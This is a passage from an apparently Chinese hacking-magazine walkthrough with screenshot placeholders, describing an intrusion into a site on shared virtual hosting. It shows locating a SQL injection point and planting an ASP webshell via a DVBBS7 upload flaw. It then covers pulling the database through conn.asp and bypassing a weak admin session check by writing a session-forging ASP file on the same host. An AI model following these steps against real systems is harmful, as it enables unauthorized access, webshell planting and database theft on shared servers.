


图2

为什么只能说明这一个参数呢？因为这一个URL实际上是包含几个参数的，我们习惯是对id这类参数的提交测试而已，其实url前面的xxx参数同样是可以提交测试的，只要把位置调换一下就行了，对比图3看一下就知道了。




图3

留意地址栏，就这样，我们就找到一个注入点http://xxx.xxx.xxx/articleShow.asp?articleID=573&classid=32。尽管如此，在我使用nbsi2狂注一通后还是没能猜出他的表名，注入的思路就此打断吧，总不可能向朋友要他的源代码吧？

再试试旁注，从主页列表上找了一个动网论坛，页尾显示的是dvbbs7，但具体是sp1还是sp2就有待验证，用上传漏洞测试一下，在论坛地址栏敲入upfile.asp，返回了如图4所示的页面，看来很可能是sp1的版本，有机会了，拿了个上传工具传了个asp木马上去，具体过程不写了，读者可以翻看一下以前的杂志，如图5。




图4




图5

登录海阳木马，查看文件夹，发现有N多站点躺在上面，很快就找到了朋友的那个站点文件夹，打开查看，本以为就此可以在主页上留点东西然后就通知朋友，没想到事情还没那么简单。我的webshell竟然没有跨站点修改文件的权限，毕竟人家是虚拟主机啊，不能小看管理员哦。先看看能不能提升权限，后来试了很多种方法都没成功。

我又重新整理了一下思路，突破口就定在他的源文件上。虽然不能改，不过我们可以把他的源文件下载回来看，webshell就能简单地做到这点。

分析了他的conn.asp文件后轻易就下载了他的数据库，在里面找到了被md5加密过的密码散列，破解出的几率微乎其微，暂且不予考虑。我们再从他的后台入手。有个upfile1.asp的文件好象有问题，原因就是没对任何用户作权限检查，直接访问就能调用，如图6。




图6

虽然对文件格式过滤得很好，但这对我来说已经足够了。继续找到了一个admin_database.asp，是用来备份数据库的，到此我们就有了新的思路，呵呵，就是备份数据库了。这个文件的关键代码如下：

```
<%
dim DvaspDataname,DvaspDatanameNew,mdb,fs,dbpath,
```

```
fso,Engine,bkfolder,bkdbname,fso1
    dim Bkmdb,Ts1,BackupName
    if session("AdminName")="" then
    response.write "<br><p align=center>
您没有操作的权限</p>"
    response.end
    end if

    DvaspDataname=request
("DvaspDataname")
    DvaspDatanameNew=request
("DvaspDatanameNew")
    Action=trim(request("Action"))
    mdb="../inc/dataname.asp"
    Bkmdb="Backup_name.asp"
    %>
```




图7

可以看到这里的验证部分很有问题，那个session验证代码里仅仅作了一个简单的判断是否为空就给来访者备份数据库的权限，和以前的动力文章系统验证漏洞类似，倘若这是单独占用一台服务器的话，也没什么好说的，但这里是虚拟主机哦。你要cookie我们可以给你，你要session我们同样也能给你！因为我们可以利用这同一台主机上的webshell分给我们一个session，只要是在同一主机，那句session验证就形同虚设了。

先登录那个已有的webshell，并在自己的站点目录下写入一个session.asp文件（自己的目录当然是有写的权限啦！），内容如下：

```
<%
session("AdminName")="notnull"
%>
```




图8

